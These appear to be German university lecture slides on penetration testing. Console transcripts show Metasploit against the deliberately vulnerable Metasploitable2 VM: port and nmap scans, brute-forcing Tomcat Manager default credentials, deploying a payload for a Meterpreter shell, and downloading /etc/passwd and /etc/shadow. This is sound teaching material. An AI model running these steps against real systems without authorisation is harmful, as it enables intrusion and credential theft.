
Phasen



Informationen über das Ziel gewinnen

- Was für Sicherheitsmaßnahmen werden genutzt?
- Wie sieht die Netzwerktopologie aus?
- Welche Software wird verwendet?
- …

Phasen



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- Was für Sicherheitsmaßnahmen werden genutzt?
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
- Welche Software wird verwendet?
- …

Methoden

- Aktiv: z.B. Portscanning
- Passiv: z.B. Whois, Internetrecherche, Social Engineering

Phasen




Schwachstellen identifizieren

- Welche Informationen stellen mögliche Schwachstellen dar?
- Priorisierung & Gruppierung

Betrachte das System aus der Sicht eines Angreifers

Phasen




Schwachstellen analysieren

- Wie können gefundene Schwachstellen ausgenutzt werden, um Zugriff zu einem System zu erhalten?

Mittel: Vulnerability Scans

Phasen



Aktive Ausnutzung der Schwachstellen


- Sicherheitsrichtlinien des Ziels umgehen
- Zugriff zum System erhalten

Beachte:

- Die Folgen eines Exploits sollten nicht in Konflikt mit vereinbarten Grenzen stehen
- Eine Schwachstelle sollte verifiziert sein

! Zuverlässigkeit gewährleisten

Phasen



Pivoting

- Erforschung und Einnahme weiterer Teile eines Netzes (Iterative Wiederholung der Phasen 2 – 6)


Privilege Escalation

- Ausweitung bestehender Rechte

Entwendung sensibler Daten

…

Phasen



Dokumentation der Ergebnisse

- Technische Aspekte des Tests
- Einstufung der Sicherheit
- Empfehlung zur Beseitigung der Sicherheitslücken

Gliederung

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
Überblick

Überblick

- Framework zum Penetration Testing (seit 2003)
- Web- & Konsoleninterface
- Modularer Aufbau (ca. 2500 Module)
  - Auxiliary-Module
  - Exploits
  - Payloads
  - Post-Exploitation-Module
- Reporting-Funktionen in Pro-Version



Metasploitable(2)

- Virtuelles Betriebssystem mit intendierten Schwachstellen

Msfconsole

Msfconsole

```
msf > show
show all         show exploits   show payloads
show auxiliary   show nops       show plugins
show encoders    show options    show post
msf > search -h
Usage: search [keywords]

Keywords:
  app         :  Modules that are client or server attacks
  author      :  Modules written by this author
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  name        :  Modules with a matching descriptive name
  osvdb       :  Modules with a matching OSVDB ID
  platform    :  Modules affecting this platform
  ref         :  Modules with a matching ref
  type        :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf >
```

Msfconsole

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(tcp) > run
msf auxiliary(tcp) > back
msf>
```

Außerdem: *msf > info path/to/module* gibt Informationen über ein Modul an

Intelligence Gathering

Intelligence Gathering

Module in *auxiliary/scanner/* und *auxiliary/gather/*

Erster Schritt: Ziele ausfindig machen

- Z.B. durch Analyse der DNS Infrastruktur (Abhängigkeiten & IP-Adressen)
- Modul: *auxiliary/gather/dns_enum*

Im Folgenden

- Zieladresse: 192.168.56.102
- Zielanzahl: 1

TCP-Portscan

```
msf auxiliary(tcp) > run

[*] 192.168.56.102:25 - TCP OPEN
[*] 192.168.56.102:21 - TCP OPEN
[*] 192.168.56.102:23 - TCP OPEN
[*] 192.168.56.102:22 - TCP OPEN
[*] 192.168.56.102:53 - TCP OPEN
[*] 192.168.56.102:80 - TCP OPEN
[*] 192.168.56.102:111 - TCP OPEN
[*] 192.168.56.102:139 - TCP OPEN
[*] ...
```

Welcher Service steckt hinter welchem Port?

Nmap

- Integriertes Tool zum automatischen Port-Scan
- Versions & Betriebssystemerkennung

Verwendung

```
msf> nmap -sT -sV -p1-10000 -O 192.168.56.102
```


Parameter

-sT := TCP-Portscan

-sV := Version Detection

-pX-Y := Port-Range

-O := OS Detection



Nmap

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Vulnerability Analysis

Vulnerability Analysis

Module in *auxiliary/scanner/*

```
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   BLANK_PASSWORDS   true                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      true                                           no        Try each user/password couple stored in the current
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the lis
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   PASSWORD                                                         no        A specific password to authenticate with
   PASS_FILE         /opt/metasploit/_/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                          no        Use a proxy chain
   RHOSTS            192.168.56.102                                 yes       The target address range or CIDR identifier
   RPORT             8180                                           yes       The target port
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads
   URI               /manager/html                                  yes       URI for Manager login. Default is /manager/html
   USERNAME                                                         no        A specific username to authenticate as
   USERPASS_FILE     /opt/metasploit/_/tomcat_mgr_default_userpass.txt  no    File containing users and passwords separated by spa
   USER_AS_PASS      true                                           no        Try the username as the password for all users
   USER_FILE         /opt/metasploit/_/tomcat_mgr_default_users.txt  no       File containing users, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts
   VHOST                                                            no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) > run
```

Vulnerability Analysis

```
[*] 192.168.56.102:8180 TOMCAT_MGR - [13/65] - Trying username:'admin' with password:'admin'
[-] 192.168.56.102:8180 TOMCAT_MGR - [13/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'admin'
[*] 192.168.56.102:8180 TOMCAT_MGR - [14/65] - Trying username:'manager' with password:'manager'
[-] 192.168.56.102:8180 TOMCAT_MGR - [14/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'manager'
[*] 192.168.56.102:8180 TOMCAT_MGR - [15/65] - Trying username:'role1' with password:'role1'
[-] 192.168.56.102:8180 TOMCAT_MGR - [15/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.56.102:8180 TOMCAT_MGR - [16/65] - Trying username:'root' with password:'root'
[-] 192.168.56.102:8180 TOMCAT_MGR - [16/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.56.102:8180 TOMCAT_MGR - [17/65] - Trying username:'tomcat' with password:'tomcat'
[+] http://192.168.56.102:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] 192.168.56.102:8180 TOMCAT_MGR - [18/65] - Trying username:'both' with password:'both'
[-] 192.168.56.102:8180 TOMCAT_MGR - [18/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.56.102:8180 TOMCAT_MGR - [19/65] - Trying username:'j2deployer' with password:'j2deployer'
[-] 192.168.56.102:8180 TOMCAT_MGR - [19/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'j2deploy
```

Angriffsvektor

IP:	192.168.56.102
Port:	8180
Pfad:	/manager/html
Nutzername:	tomcat
Passwort:	tomcat

Nessus

Hosts 1

Vulnerabilities 103

Export Results

Vulnerability Summary

Sort Options | Filter Vulnerabilities

critical	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
critical	Debian OpenSSH/OpenSSL Package Random Number	Gain a shell remotely	1
critical	Rogue Shell Backdoor Detection	Backdoors	1
critical	Samba NDR MS-RPC Request Heap-Based Remote Buffer	Misc.	1
critical	Unsupported Unix Operating System	General	1
critical	VNC Server 'password' Password	Gain a shell remotely	1
critical	vsftpd Smiley Face Backdoor	FTP	1
high	Apache HTTP Server Byte Range DoS	Web Servers	1
high	Microsoft Windows SMB Shares Unprivileged Access	Windows	1
high	MySQL Unpassworded Account Check	Databases	1
high	Unsupported Web Server Detection	Web Servers	1
medium	Anonymous FTP Enabled	FTP	1

Exploitation

Exploitation

Vor der Ausführung sichergehen, dass

a) ein passender Exploit existiert

b) die Ausführung des Exploits keine Nebenwirkungen hat (Stichwort: *„info“*)

- Module in *exploit/*
- Laden und Konfiguration eines Exploit-Moduls wie gewohnt
- Verifikation der Schwachstelle mit Befehl *„check“*
- Ausführung mit Befehl *„exploit“*
- Verfügbare Exploits: z.B. Bufferoverflows, SQL-Injections, Konfigurationsfehler

Exploitation

1. Modul laden und Angriffsvektor eintragen

```
Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager/login   yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        Use a proxy chain
   RHOST     192.168.56.102   yes       The target address
   RPORT     8180             yes       The target port
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host
```

2. Zielsystem auswählen (*set TARGET <id>*)

```
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   Java Universal
   2   Windows Universal
   3   Linux x86
```

Exploitation

3. Payload auswählen (*set PAYLOAD <path/to/payload>)*

```
msf exploit(tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/shell_bind_tcp
   generic/shell_reverse_tcp
   java/meterpreter/bind_tcp
   java/meterpreter/reverse_http
   java/meterpreter/reverse_https
   java/meterpreter/reverse_tcp
   java/shell/bind_tcp
   java/shell/reverse_tcp
   java/shell_reverse_tcp
```

4. Exploit ausführen

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Using manually select target "Java Universal"
[*] Uploading 1783 bytes as dvjBHbPpVdtbd7.war ...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Executing /dvjBHbPpVdtbd7/chvprJMh3aQll.jsp...
[*] Undeploying dvjBHbPpVdtbd7 ...
[*] Sending stage (1126400 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (10.0.2.15:54700 -> 192.168.56.102:4444) at 2014-02-10 15:55:16 +0100

meterpreter > 
```

➡ **Unautorisierter Zugriff zum Zielsystem**

Post-Exploitation

Meterpreter

Vorteile gegenüber der Shell

- Größerer Funktionsumfang
- Arbeitet im Arbeitsspeicher
- Erstellt keinen neuen Prozess
- Entfernt Spuren beim Beenden

Meterpreter Stdapi

- File system Commands: cd, ls, mkdir, rm, download, upload, …
- Networking Commands: ifconfig, route, netstat, …
- System Commands: getpid, ps, shell, killav, getprivs, …

Beispiel: Post-Information Gathering

- Download Nutzer & Passwordhashes -> Weitere Angriffe planen

```
meterpreter > download etc/passwd
[*] downloading: etc/passwd -> passwd
[*] downloaded : etc/passwd -> passwd
meterpreter > download etc/shadow
[*] downloading: etc/shadow -> shadow
[*] downloaded : etc/shadow -> shadow
```

- Routingtabelle auslesen -> Potentielle Ziele für **Pivoting** finden

```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    192.168.56.0   255.255.255.0  0.0.0.0  0       eth0
```

Post-Exploitation Module

Module in *post/*

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > set SESSION 6
SESSION => 6
msf post(enum_network) > run

[*] Running module against metasploitable
[*] Module running as tomcat55

[+] Info:
[+]                    _                  _        _ _            _      _              ____   _ __ ___   ___| |_ __ _ ___ _ __ | |
|  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.
M to an untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_080207.txt
[*] Route table stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_405231.txt
[*] Firewall config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_198144.txt
[*] DNS config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_246760.txt
[*] SSHD config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_678824.txt
[*] Host file stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_114955.txt
[*] Active connections stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_524243.txt
[*] Wireless information stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_575862.txt
[*] Listening ports stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_410800.txt
[*] If-Up/If-Down stored in /root/.msf4/loot/20140210183653_default_192.168.56.102_linux.enum.netwo_447178.txt
[*] Post module execution completed
```

Gliederung

1. Penetration Testing
2. Metasploit
3. **Bewertung**

Bewertung

Möglichkeit, ein breites Spektrum von bekannten Schwachstellen auszumachen

Aber:

- Ergebnisse hängen vom Tester und Programmen ab
- Zeitaufwändig, daher kostenintensiv
- Unwirksam gegen Insiderwissen

Black-Box: authentisch, kann ungewolltes Fehlverhalten auslösen

White-Box: weniger authentisch, aber das System ist bekannt

Sinnvoll: Systeme vor Inbetriebnahme testen, mehrere Testmethoden anwenden